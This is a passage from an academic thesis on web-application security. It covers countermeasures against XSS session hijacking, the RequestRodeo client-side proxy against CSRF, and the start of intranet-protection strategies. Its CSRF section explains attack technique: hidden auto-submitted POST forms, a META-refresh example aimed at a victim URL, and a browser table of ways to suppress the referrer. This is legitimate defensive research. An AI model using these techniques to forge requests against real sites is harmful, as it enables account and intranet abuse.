



Figure 7.2.: Transparent implementation of the "get cookie" process

pose no special challenge, prior existing JavaScript may be harder to deal with. All JavaScript functions that assign values to `document.location` or open new windows have to be located and modified. Also all existing `onclick` and `onsubmit` events have to be rewritten. Furthermore, HTML code might include external referenced JavaScript libraries, which have to be processed as well. Because of these problems, a web application that is protected by such a solution has to be examined and tested thoroughly. Therefore, an implementation of the proposed methods as a library for hyperlink and form creation is preferable.

### 7.3.4. Client-side protection

As we already have shown in Section 7.3.3, the proposed countermeasures can be implemented in the form of an HTTP proxy. As the proxy requires only very limited application-specific configuration, it does not have to be necessarily located on the server-side. It might as well be part of the client's local networking infrastructure.

However, the protection measures provided by the deferred loading process can be solved with less effort on the client-side: The sole purpose of deferred loading is to prevent malicious JavaScript from reading the SID cookie. On the client-side this measure can be implemented without introducing a second subdomain or the PageLoader:

- **Within a client-side proxy:** A client-side HTTP proxy can enforce a transparent transformation of incoming and outgoing cookie data, e.g., by using symmetrical encryption:

  The proxy encrypts every incoming cookie $C$ with an application specific key $K_a$:

  $$C_e = e(C, K_a))$$

Every outgoing cookie is decrypted with $K_a$ before sending it to the application:

$$C = d(C_e, K_a)$$

Within the browser only the encrypted cookie is known, therefore only the encrypted data is accessible to the attacker via JavaScript. As the attacker does not possess $K_e$, he cannot obtain a valid SID.

- **Within the Browser:** If the countermeasure is implemented directly within the web browser, the actual JavaScript engine can be modified to surpress access to cookie values, as it is enforced by HTTP-only cookies[1] [193].

## 7.4. Conclusion

In this chapter we presented three complementary protection techniques against XSS session hijacking attacks. A combination of the three methods successfully prevents all currently known attacks of this specific attack class.

To achieve this, we classified currently known methods for session hijacking (see Sec. 4.1). Through a systematic examination of the resulting attack classes, we identified the basic requirements for each of these attack methodologies: SID accessibility in the case of Session ID Theft, prior knowledge of URLs in the case of Browser Hijacking and implicit trust between webpages in the case of Background XSS Propagation.

Based on our analysis of the JavaScript language and the web application paradigm (see Chapter 1) we isolated the two instruments provided by the web browser architecture that can be used to enforce access restrictions in connection with JavaScript: The SOP (see Sec. 1.3.1) and private members in JavaScript objects (see Sec. 1.3.3).

Using the knowledge gained by the attack classification, we were able to apply these security mechanisms to remove the attack classes' foundations: To undermine the SID accessibility, the SID is kept in a cookie which belongs to a different subdomain than the main web application. To achieve this, we developed a deferred loading process which allows to execute the cookie transport while the web page is still in a trustworthy state. To undermine the pre-knowledge of the application's URLs, valid One-Time URLs are hidden inside private members of the URLRandomizer JavaScript object. Finally, additional subdomains are introduced by Subdomain Switching, in order to create a separate security domain for every single webpage. This measure employs the SOP to limit the impact of XSS attacks to the vulnerable pages only. Consequently, each proposed countermeasure removes the fundamental necessities of one of the attack classes, hence disabling it reliably. By preventing session hijacking, a large slice of the attack surface of XSS can be removed.

The proposed countermeasures do not pose limitations on the development of web applications and only moderate restrictions on web GUI functionality. They can be

[1] Please note: At the time of the original publication of the proposed countermeasures in [123], HTTP-only cookies where supported only by a fraction of available web browsers and practical evasion techniques existed [84, 154]. Even at the time of writing this thesis, coverage of HTTP-only is incomplete.

implemented as an integral component of the application server and thus easily be integrated in the development or deployment process.

**Protection evaluation:** To conclude this chapter, we briefly map the proposed countermeasure's protection capabilities against our threat classification (see Sec. 3.4). Implementing our countermeasures provides complete protection against the threats

- A.1.s.1 (session hijacking) and
- A.1.c.1 (leaking of session data).

Furthermore, the severity of the threats A.1.c.2 and A.1.c.3 (leaking of passwords and sensitive information) is reduced significantly because the XSS attack is limited to only the vulnerable pages which not necessarily contain the targeted information.

# 8. Protection Against Cross-Site Request Forgery

## 8.1. Motivation

As discussed in Section 5.1, CSRF is a JSDA located within the browser execution-context. For a CSRF attack to succeed, the targeted web site has to expose a common flaw in its authentication tracking mechanism: The failure to discard or detect unsolicited, cross-domain requests which possess elevated access rights due to browser-level authentication tracking mechanisms (see Sec. 1.2.1 and 5.1.1).

In this chapter, we propose a client-side solution to enable security conscious users to protect themselves against such CSRF attacks. The proposed countermeasure was originally published in [133].

## 8.2. Current defence

This section documents how CSRF issues are currently handled in practise. We both discuss the correct way of avoiding CSRF problems as well as flawed techniques which have been shown to be ineffective.

### 8.2.1. Flawed protection approaches due to existing misconceptions

As CSRF relies on a flaw in the targeted web application, commonly discussed countermeasure are located on the server-side, focused on the flawed application. However, due to the rather obscure and underestimated nature of CSRF, one frequently encounters several misconceptions regarding CSRF protection in real life code. This section briefly discusses such mistakes to illustrate the attack's characteristics.

- **Accepting only HTTP POST requests:** A frequent assumption is, that a web application which only accepts form data from HTTP POST request is protected against CSRF, as the popular attack method of using `img`-tags only creates HTTP GET requests.

  This is not true: To create hidden POST requests, invisible frames or iframes can be employed: In a hidden frame, which is included in the malicious site, a webpage containing an HTML form is loaded. This form's method is set to "POST" and its `action`-attribute targets a resource of the attacked web application. The form's elements are set to default values which enable the intended attack. Furthermore,

the frame contains a JavaScript which automatically submits the form after the frame has been loaded, thus initiating a hidden HTTP POST request.

This method requires JavaScript to be enabled for the attacked site within the victim's web browser. In situations where JavaScript is not enabled, the attacker might try to convince the victim to click on a certain area of the malicious page, thus submitting the form. This attack variant might be rather brute and detectable, as now the attacking frame has to be visible.

- **Referrer checking:** An HTTP request's referrer [74] indicates the URL of the webpage that contained the HTML link or form that was responsible for the request's creation. The referrer is communicated via the HTTP `Referer`-header field.

  Therefore, in theory, to protect against CSRF, a web application could check if a request's referrer matches the web application's domain. If this is not the case, the request could be rejected.

  However, some users prohibit their web browsers to send referrer information because of privacy concerns. For this reason, web applications have to accept requests, that do not carry referrer information. Otherwise they would exclude a certain percentage of potential users from their services. It is possible for an attacker to reliably create referrerless requests (see below). Consequently, any web application that accepts requests without referrers cannot rely on referrer checking as protection against CSRF.

  In the course of our research, we conducted an investigation on the different possibilities to create HTTP requests without referrers in a victim's browser. We found three different methods to create hidden request that do not produce referrers. Depending on the web browser the victim uses, one or more of these methods are applicable by the attacker.

  1. Page refresh via `meta`-tag: This method employs the "HTTP-EQUIV = Refresh" `meta`-tag. The tag specifies an URL and a timeout value. If such a tag is found in the `head`-section of an HTML document, the browser loads the URL after the given time. Example:

     ```
     1 <META HTTP-EQUIV=Refresh CONTENT="0;URL=http://path\_to\_victim">
     ```

     On some web browsers the HTTP GET request, which is generated to retrieve the specified URL, does not include a referrer. It is not possible to create a POST request this way.

  2. Dynamically filled frame: To generate hidden POST requests, the attacker can use an HTML form with proper default values and submit it automatically with JavaScript. To hide the form's submission the form is created in an invisible frame. As long as the `src`-attribute of the frame has not been assigned a value, the referring domain value stays empty. Therefore, the form

| Method/Browser | IE 5 | IE 6* | IE 7** | FF 1.07 | FF 1.5 | O 8 | S 1.2 |
|---|---|---|---|---|---|---|---|
| META Refresh | | | | X | X | | |
| Dynamic filled frame | X | X | X | X | X | | X |
| Pop up window (regular) | X | X | X | | | | |
| Pop up window (dynamically filled) | | | | X | X | | |

IE: Internet Explorer; FF: Firefox; S: Safari; O: Opera; *: IE 6 XPSP 2; **: IE 7 (Beta 2)

Table 8.1.: Generating referrerless requests ("X" denotes a working method)

cannot be loaded as part of a predefined webpage. It has to be generated dynamically. The creation of the form's elements is done via calls to the frames DOM tree [102].

3. Pop under window: The term `pop under` window denotes the method of opening a second browser window that immediately sends itself to the background. On sufficiently fast computers users often fail to notice the opening of such an unwanted window. This kind of window can be used to host an HTML form that is submitted automatically via JavaScript. The form can be generated by calls to the DOM tree or by loading a prefabricated webpage. Depending on the victim's browser one of these methods may not produce a referrer (see Table 8.1 for details).

To examine the effectiveness of the described methods, we tested them with common web browsers. See Table 8.1 for the results of our investigation. The only web browser that was resistant to our attempts was Opera.

### 8.2.2. Manual protection

During the conception and development of a web application two different strategies can be employed to correctly secure the application against CSRF:

- **Using random form tokens:** To prevent CSRF attacks, a web application has to make sure that incoming form data originated from a valid HTML form. "Valid" in this context denotes the fact that the submitted HTML form was generated by the actual web application in the first place. It also has to be ensured that the HTML form was generated especially for the submitting client. To enforce these requirements, hidden form elements with random values can be employed. These values are used as one-time tokens: The triplet consisting of the form's action URL, the ID of the client (e.g the session ID) and the random form token are stored by the web application. Whenever form data is submitted, the web application checks if this data contains a known form token which was stored for the submitting client. If no such token can be found, the form data has been generated by a foreign form and consequently the request will be denied. See [234] for a similar approach.
- **Using application-level authentication:** As discussed in Section 1.2.2, there are methods to communicate the user's authenticated state explicitly: Authentication tokens can be included into the web application's URLs or transported via

hidden fields in HTML forms. These techniques are resistant to CSRF attacks, because to create an authenticated, cross-domain request the adversary would be required to know the authentication credential which has to be added explicitly to the request. As the credential is kept secret by the application, the attacker cannot create such a request.

However, as outlined in Section 1.2, the existing methods for application-level authentication tracking have serious drawbacks, either in security or usability. Solely relying on such mechanisms is therefore not advisable. But a combination of browser-level and application-level authentication would be feasible and secure. E.g., the authentication credential could be split in two parts, one part communicated implicitly via the `Cookie`-header and the other part explicitly added as an URL parameter.

## 8.3. Concept overview and methodology

As described in Section 5.1 the fundamental mechanism that is responsible for CSRF attacks to be possible is the automatic inclusion of authentication data in any HTTP request that matches the authentication data's scope via browser-level authentication tracking mechanisms.

### Methodology

To design the countermeasure, we used a methodology similar to the one discussed in Section 7.1. We analysed the class of CSRF attacks systematically to isolate at least one necessary technical requirement for the attack to function as wanted by the attacker. Then we investigated methods to withdraw this capability from the attacker without disturbing the actual web application.

For CSRF-attacks to function, the adversary has to be able to create HTTP requests within the attacked web browser *which are automatically outfitted with authentication credentials* via browser-level authentication tracking. Therefore, if the countermeasure successfully stops the automatic adding of authentication credentials to cross-domain requests, the attack is not possible anymore.

### Overview

As motivated above, our solution disables the automatism that causes the sending of the authentication data. For this purpose, we introduce a client-side mechanism which observes and modifies the HTTP traffic between browser and web sever. This mechanism identifies HTTP requests which qualify as potential CSRF attacks and strips them from all possible authentication credentials.

In the remainder of this chapter we describe our solution in form of a client-side proxy. We chose to implement our solution in form of such a proxy instead of integrating it directly into web browser technology, because this approach enables CSRF protection

for all common web browsers, thus, lowering the deployment effort and encouraging wide usage.

#### Identification of suspicious requests

The proxy resides between the client's web browser and the web application's server. Every HTTP request and response is routed through the proxy. Because of the fact that the browser and the proxy are separate entities, the proxy is unable to identify how an HTTP request was initiated. To decide if an HTTP request is legitimate or suspicious of CSRF, we introduce a classification:

**Definition 8.1 (entitled)** *An HTTP request is classified as* **entitled** *only if:*

- *It was initiated because of the interaction with a web page (i.e. clicking on a link, submitting a form or through JavaScript) and*
- *the URLs of the originating page and the requested page satisfy the SOP. This means that the protocol, port and domain of the two URLs have to match.*

*Only requests that were identified to be* entitled *are permitted to carry browser-level authentication tracking information.*

This means, that only HTTP requests are trusted to carry browser-level authentication tracking information which originated from a webpage that belongs to the same web application as the target of the request.

To determine if a request can be classified as *entitled*, the proxy intercepts every HTTP response and augments the response's HTML content: Every HTML form, link and other means of initiating HTTP requests is extended with a random URL token. Furthermore, the tuple consisting of the token and the response's URL is stored by the proxy for future reference. From now on, this token allows the proxy to match outgoing HTTP requests with prior HTTP responses. Every request is examined whether it contains a URL token. If such a token can be found, the proxy compares the token value to the values which have been used for augmenting prior HTTP responses. This way the proxy is able to determine the URL of the originating HTML page. By comparing it with the request's URL, the proxy can decide if the criteria defined in Definition 8.1 are met. If this is not the case, all browser-level authentication information is removed from the request.

#### Removal of authentication credentials

- **Cookies and HTTP authentication:** As discussed in Section 1.2.1 there are two different methods of browser-level authentication tracking used by today's web applications that include credentials in the HTTP header: HTTP authentication and cookies.

  If the proxy encounters an HTTP request, that cannot be classified as *entitled*, the request is examined if its header contains `Cookie` or `Authorization` fields. If such header fields are found, the proxy triggers a reauthentication process. This is done

either by removing the `Cookie` header field or by ignoring the `Authorization` field and requesting a reauthentication before passing the request on to the server.

Following the triggered reauthentication process, all further requests will be *entitled* as they originated from a page that belongs to the web application (beginning with the webpage that executed the reauthentication).

- **IP address based authentication:** We discuss prevention of CSRF in respect to this special method of browser-level authentication tracking in Chapter 9.

- **Client side SSL authentication:** Our proxy-based solution is not yet able to prevent CSRF attacks that exploit client-side SSL authentication. This is a general shortcoming of proxy-based solutions, as the SSL was specifically designed to prevent man-in-the-middle situations. This short coming can be solved by implementing the countermeasure directly into the browser (as outlined in Section 8.4.2).

## 8.4. Implementation

### 8.4.1. Implementation as a client side proxy

We implemented a proof of concept of our approach using the Python programming language with the Twisted [73] framework. Free Python interpreters exist for all major operating systems. Thus, using our solution should be possible in most scenarios. Our implementation is named "RequestRodeo". In the next paragraphs we discuss special issues that had to be addressed in order to enforce the solution outlined in Section 8.3.

#### Augmenting the response's HTML content

The process of adding the random tokens to a webpage's URLs is straight forward: The proxy intercepts the server's HTTP response and scans the HTML content for URLs. Every URL receives an additional GET parameter called `__rrt` (for "RequestRodeoToken"). Furthermore, JavaScript code that may initiate HTTP requests is altered: The proxy appends a JavaScript function called `addToken()` to the webpage's script code. This function assumes that its parameter is an URL and adds the GET token to this URL. Example: The JavaScript code

```
1 document.location = someVariable;
```

is transformed to

```
1 document.location = addToken(someVariable);
```

This alteration of URLs that are processed by JavaScript is done dynamically because such URLs are often assembled on script execution and are therefore hard to identify reliably otherwise.

#### Removal of header located authentication credentials

The following aspects had to be taken into consideration:

- Cookies: If a `Cookie` header field is found in a suspicious request, it is deleted before the request is passed to the server.

  To ensure compatibility with common web applications, our solution somewhat relaxes the requirements of Definition 8.1: The proxy respects a cookie's domain value. A cookie is therefore only discarded if its domain does not match the domain of the referring page. Otherwise e.g. a cookie that was set by `login.example.org` with the domain value ".example.org" would be deleted from requests for `order.example.org`.

- HTTP authentication: Simply removing the authorization data from every request that has not been classified as *entitled* is not sufficient. The proxy cannot distinguish between a request that was automatically supplied with an `Authorization` header and a request, that reacts to a 401 status code. As the web browser, after the user has entered his credentials, simply resends the HTTP request that has triggered the 401 response, the resulting request is still not *entitled* because its URL has not changed. Therefore, the proxy has to uniquely mark the request's URL before passing it on to the server. This way the proxy can identify single requests reliably. Thus, it is able to determine if an `Authorization` header was sent because of a "401 Unauthorized" message or if it was included in the message automatically without user interaction.

  Whenever the proxy receives a request, that was not classified as *entitled* and contains an `Authorization` header, the following steps are executed (see figure 8.1):

  1. The proxy sends a "302 temporary moved" response message. As target URL of this response the proxy sets the original request's URL with an added unique token.
  2. The client receives the "temporary moved" response and consequently requests the URL that was provided by the response.
  3. The URL token enables the proxy to identify the request. The proxy ignores the `Authorization` header and immediately replies with a "401 Unauthorized" message, causing the client browser to prompt the user for username and password. Furthermore, the proxy assigns the status *entitled* to the URL/token combination.
  4. After receiving the authentication information from the user, the client resends the request with the freshly entered credentials.
  5. As the request now has the status *entitled*, the proxy passes it on to the server.

  An analog process has to be performed, whenever a not *entitled* request triggers a "401 Unauthorized" response from the server. The details are left out for brevity.





Figure 8.1.: Intercepting implicit http authentication

**Notification:** Whenever the proxy removes browser-level authentication credentials, an unobtrusive notification element is added to the HTTP response's HTML content in order to notify the user about the proxy's action. In our prototype this is done via a small floating sign.

### 8.4.2. Implementation as a browser extension

By implementing the solution within the web browser (opposed to a client-side proxy), the main practical problem of our implementation, the reliable classification of the outgoing HTTP request, can be solved easily. Within the browser all information necessary to establish whether a given HTTP request is indeed a non-interactive, cross-domain request are readily accessible. Therefore, modifying the incoming HTTP bodies to add additional GET parameters is not necessary anymore. In Section 9.4.2 we document the implementation of a technical closely related countermeasure. Our concept can be implemented analogous to the solution documented in the referenced section.

Such an implementation would also be able to detect and prevent CSRF attacks that target client-side SSL authentication, as the SSL-protected tunnel ends within the web browser.

## 8.5. Discussion

As described above our solution identifies HTTP requests that pose potential CSRF attacks. For these requests the browser-level authentication processes are disabled. With

the exception of intercepting requests for intranet resources, the HTTP request themselves are not prevented, only the authentication information is removed. For this reason our solution interferes as little as possible with the usage of web based applications.

For instance, if a web application provides additionally to the restricted resources also pubic content, this public content can be referenced by outside webpages without the interference of the proxy. The requests for these public items may initially contain authentication credentials, which are subsequently removed by the proxy. But this removal does not influence the server's response, as no authentication was required in the first place.

With the single exception of local attacks (see below), the in Section 5.1.1 described CSRF attacks are prevented reliably, as all HTTP requests originating from an attacker's website or from outside the web browser (e.g. from an email application) are identified as not being *entitled*

### 8.5.1. Limitations

We identified the following limitations in respect to our proposed solution:

**"local" attacks:** Our solution cannot protect from "local" CSRF attacks. With local CSRF attacks we denote attacks that have their origin on the attacked web application. If, for instance, an application allows its users to post images to one of the application's webpages, a malicious user may be able to use the image's URL-attribute to launch a CSRF attack. Our proxy would consider the image request as *entitled* as the image is referenced by a webpage that belongs to the application.

**False positives due to incorrect JavaScript parsing:** Some webpages use JavaScript to create parts of the page's HTML code locally. As Javascript is a highly dynamic language, our current implementation may fail in some cases to correctly classify all included URLs as *entitled*.

As the proxy strips authentication credentials from such requests, the CSRF protection remains intact. However, depending on the significance of the request's purpose, malfunctions of the application may occur. This limitation is a purely technical one, which could be solved with a source-to-source JavaScript translator such as Google's CAJA project [188].

**Usability:** We designed our solution to interfere as little as possible with a user's browsing. The most notably inconvenience that occurs by using the proxy is the absence of auto login: Some web applications allow the setting of a long lived authentication cookie. As long as such a cookie exists, the user is not required to authenticate. In almost every case, the first request for a web application's resource is not *entitled*, as it is caused either by entering the URL manually, selecting a bookmark or via a web page that does not belong to the application's domain. For this reason, the proxy removes the authentication cookie from the request, thus preventing the automatic login process.

**Client-side SSL:** As mentioned above, our practical implementation is not able to prevent CSRF attacks on client side SSL authentication. This is a weakness of the implementation and not of the concept. Through integration of the countermeasure within the web browser CSRF attacks on client-side SSL can be prevented (see Sec. 8.4.2).

### 8.5.2. Server-side protection

As our solution has been realized as an HTTP proxy, it can also be placed on the server-side in front of the web server. An according solution has been proposed in a concurrent work by [137]. Later this approach was implemented by [202]. Both approaches only consider cookie-based CSRF attacks.

### 8.5.3. Future work

As noted above, our solution does not yet protect against attacks on client side SSL authentication. An enhancement of our solution in this direction is therefore desirable.

Another future direction of our approach could be the integration of the protection directly into the web browser. This step would make the process of augmenting the HTML code unnecessary, as the web browser has internal means to decide if a request is *entitled*. Furthermore, such an integration would also enable protection against attacks on client side SSL authentication, as no interception of encrypted communication would be necessary. As noted above, we decided to implement our solution at first in form of a local web proxy to enable a broad usage with every available web browser.

## 8.6. Conclusion

In this chapter we presented RequestRodeo, a client side solution against CSRF attacks. Our solution works as a local HTTP proxy on the user's computer. RequestRodeo identifies HTTP requests that are suspicious to be CSRF attacks. This is done by marking all incoming and outgoing URLs. Only requests for which the origin and the target match, are allowed to carry authentication credentials that were added by automatic mechanisms. From suspicious requests all authentication information is removed, thus preventing the potential attack. By implementing the described countermeasures RequestRodeo protects users of web applications reliably against almost all CSRF attack vectors that are currently known.

A further result of this chapter is the conclusion that current browser technology does not provide suitable means for tracking and communicating authentication information during an application's usage session. All browser-level authentication tracking mechanisms (see Sec. 1.2.1) are susceptible to CSRF attacks and all application-level authentication tracking techniques are either susceptible to SID-leakage, in the case of URL parameters, or pose problems during implementation and usage, in the case of hidden form fields (see Sec. 1.2.2).

**Protection evaluation:** To conclude this chapter, we briefly map the proposed countermeasure's protection capabilities against our threat classification (see Sec. 3.4). Usage of our countermeasure results in full protection against the following threats:

- B.1.s.1 (Cross-Site Request Forgery attacks) and
- B.1.c.1 (leaking application state).

Furthermore, all timing-based confidentiality attacks which rely on the availability of session-information (a subset of B.2.c.2) are prevented.

# 9. Protecting the Intranet Against JSDAs

## 9.1. Introduction

As documented in Chapter 6, a whole class of JSDAs exist that target resources located within the intranet. We discuss several approaches towards protection against the specified threats.

This chapter focuses on JSDAs that target intranet resources. Therefore, we frequently have to differentiate between locations that are either within or outside the intranet. For this reason, in the remainder of the chapter we will use the following naming conventions:

- **Local IP-addresses:** The specifier *local* is used in respect to the boundaries of the intranet that a given web browser is part of. A local IP-address is an address that is located inside the intranet. Such addresses are rarely accessible from the outside.
- **Local URL:** If an URL references a resource that is hosted on a local IP-address, we refer to is as *local URL*.

The respective counterparts *external IP-address* and *external URL* are defined accordingly.

## 9.2. Methodology

Analogous to the methodology used in Chapters 7 and 8, we extracted a set of minimal, technical capabilities on which the attacks rely. Our analysis resulted in a set consisting of four individual technical requirements:

1. Availability of JavaScript: All discussed attacks rely on JavaScript to function.
2. Document-level SOP: Whenever a specific attack relies on obtaining information through indirect communication techniques (see Sec. 1.3.2) it takes advantage of the document-level (see Sec. 1.3.1 and 3.3) nature of the SOP: All elements contained in one individual web page are assumed to have the same origin regardless from which original source they have been obtained.
3. Creation of HTTP requests within the intranet's boundaries: All discussed attacks utilize HTTP requests which are created in the victimized browser. As the browser is within the local intranet, these requests are consequently created within the local net's boundaries.

4. Interaction of external web pages with local resources: As in our regarded scenario the attacker-controlled resources are located outside the intranet's boundaries (otherwise he would not require the victim's browser as an attacking device), the initial malicious payload has necessarily to be received from an external source. Thus, at least at one point during the attack, an interaction of an external web page with a local resource has to occur.

Based on this set, we designed and evaluated four specific countermeasures, each revoking one of these capabilities.

## 9.3. Defense strategies

In this section we discuss four possible strategies to mitigate the threats described in Sections 6.1 and 6.2. At first we assess to which degree already existing technology can be employed. Secondly we examine whether a refined version of the SOP could be applied to protect against malicious JavaScript. The third technique shows how general client-side CSRF protection mechanisms can be extended to guard intranet resources. The final approach classifies network locations and deducts access rights on the network layer based on this classification. For every presented mechanism, we assess the anticipated protection and potential problems.

### 9.3.1. Turning off active client-side technologies

An immediate solution to counter the described attacks is to turn off active client-side technologies in the web browser. To achieve the intended protection at least JavaScript, Flash and Java Applets should be disabled. As turning off JavaScript completely breaks the functionality of many modern websites, the usage of browser-tools that allow per-site control of JavaScript like the NoScript extension [175] is advisable.

#### Protection

This solution protects effectively against active content that is hosted on untrusted web sites. However as discussed in Section 3.2, if an XSS weakness exists on a web page that is trusted by the user, he is still at risk. Compared to e.g. Buffer Overflows, XSS is a vulnerability class that is often regarded to be marginal. This is the case especially in respect to websites that do not provide "serious" services, as an XSS hole in such a site has only a limited attack surface in respect to causing "real world" damage. For this reason, such web sites are frequently not audited thoroughly for XSS problems. Any XSS hole can be employed to execute the attacks that are subject of this section.

#### Drawbacks

In addition to the limited protection, an adoption of this protection strategy will result in significant obstacles in the user's web browsing. The majority of modern websites require active client-side technologies to function properly. With the birth of the so-called

"Web 2.0" phenomenon this trend even increases. The outlined solution would require a site-specific user-generated decision which client-side technologies should be permitted whenever a user visits a website for the first time. For this reason the user will be confronted with numerous and regularly occurring configuration dialogues. Furthermore, a website's requirements may change in the future. A site that does not employ JavaScript today, might include mandatory scripts in the future. In the described protection scenario such a change would only be noticeable due to the fact that the web application silently stopped working correctly. The task to determine the reason for this loss of functionality lies with the user.

### 9.3.2. Extending the SOP to single elements

As discussed in Sections 3.3, and 6.1, a crucial part of the described attacks is the fact that the SOP applies on a document level. This allows a malicious JavaScript to explore the intranet by including elements with local URLs into documents that have an external origin. Therefore, a straight forward solution would be to close the identified loophole by extending the SOP to the granularity of single objects:

**Definition 9.1 (Element Level SOP)** *In respect to a given JavaScript an element satisfies the* Element Level SOP *if the following conditions are met:*

- *The element has been obtained from the same location as the JavaScript.*
- *The document containing the element has the same origin as the JavaScript.*

*Only if these conditions are satisfied the JavaScript*

- *is allowed to access the element directly and*
- *is permitted to receive events, that have been triggered by the element.*

Jackson et. al describe in [114] a similar approach. In their work they extend the SOP towards the browser's history and cache. By doing so, they are able to counter some of the privacy attacks which have been documented in Section 5.2.1.

#### Protection

Applying the SOP on an element level would successfully counter attacks that aim to portscan the intranet or fingerprint internal HTTP-services (see Sec. 6.1.2). These attacks rely on the fact that events like `onerror` that are triggered by the inclusion of local URLs can be received by attacker-provided JavaScript. As the origin of this JavaScript and the included elements differs, the refined SOP would not be satisfied and therefore the malicious JavaScript would not be able to obtain any information from the inclusion attempt. More general, all attacks that rely on the BRA (see Sec. 3.3.3) would not be successful.

However, refined and targeted fingerprinting attacks may still be feasible. Even if elements of a different origin are not directly accessible any longer, side effects that

may have been caused by these elements are. E.g., the inclusion of an image causes a certain shift in the absolute positions of adjacent elements, which in turn could be used to determine that the image was indeed loaded successfully.

Furthermore, the attacks described in Sections 6.1.3 and 6.1.4 would still be possible. Such attacks consist of creating a state-changing request to well known URLs, which would still be allowed by the refined policy.

Also the DNS-rebinding based attack described in Section 6.2 would not be prevented. The basis of the attack is tricking the browser to believe that the malicious script and the attacked intranet server share the same origin.

Nonetheless, the feasibility of the remaining attacks depends on detailed knowledge of the intranet's internal layout. Due to the fact that obtaining such knowledge is prevented successfully by the outlined countermeasure, the protection can still be regarded as sufficient, as long as the attacker has no other information leak at hand.

#### Drawbacks

The main disadvantage of this approach is its incompatibility to current practices of many websites. Modern websites provide so-called *web APIs* that allow the inclusion of their services into other web applications. Such services are for example offered to enable the inclusion of external cartography material into webpages. Web APIs are frequently implemented using remote JavaScripts that are included in the targeted webpage by a `script`-tag. If a given browser starts to apply the SOP on an element level, such services will stop working.

A further obstacle in a potential adoption of this protection approach is the anticipated development costs, as an implementation would require profound changes in the internals of the web browser.


### 9.3.3. Rerouting cross-site requests

As discussed above, all regarded attacks rely on cross-domain communication. Thus, they may be regarded as a subtype of CSRF attacks: In the most cases CSRF attacks (see Sec. 5.1.1) target authentication mechanisms that are executed by the web browser, e.g., by creating hidden HTTP requests that contain valid session cookies. As discussed in Section 6.1.1, the firewall is used as a means of transparent browser-level authentication which is subverted by the described attacks. Consequently, the attacks covered in this chapter are in fact CSRF attacks that target an authentication mechanism which is based on physical location.

#### Extending CSRF protection

In Chapter 8 we discussed RequestRodeo a client-side countermeasure against CSRF attacks in general. This section extends the proposed concept towards protecting intranet resources against CSRF attacks.

RequestRodeo's protection mechanism is based on a classification of outgoing HTTP requests (see Definition 8.1): A given HTTP request is classified to be *entitled* if and




A. legal request B. prohibited request

Figure 9.1.: Usage of a reflection service

only if it was initiated because of the interaction with a web page and if the URLs of the originating page and the requested page satisfy the SOP. Only requests that were identified to be *entitled* are permitted to carry browser-level authentication information. According to this definition, all *unentitled* requests are "cross site requests" and therefore suspicious to be part of a CSRF attack and should be treated with caution.

Cross-site requests are fairly common and an integral part of the hyperlink-nature of the WWW. Therefore, a protection measure that requires the cancellation of such requests is not an option. Instead, we proposed to remove all authentication information from these requests to counter potential attacks. However, in the given case the requests do not carry any authentication information. They are implicitly authenticated as their origin is inside the boundaries that are defined by the firewall. For this reason other measures have to be taken to protect local servers.

### Reflection service

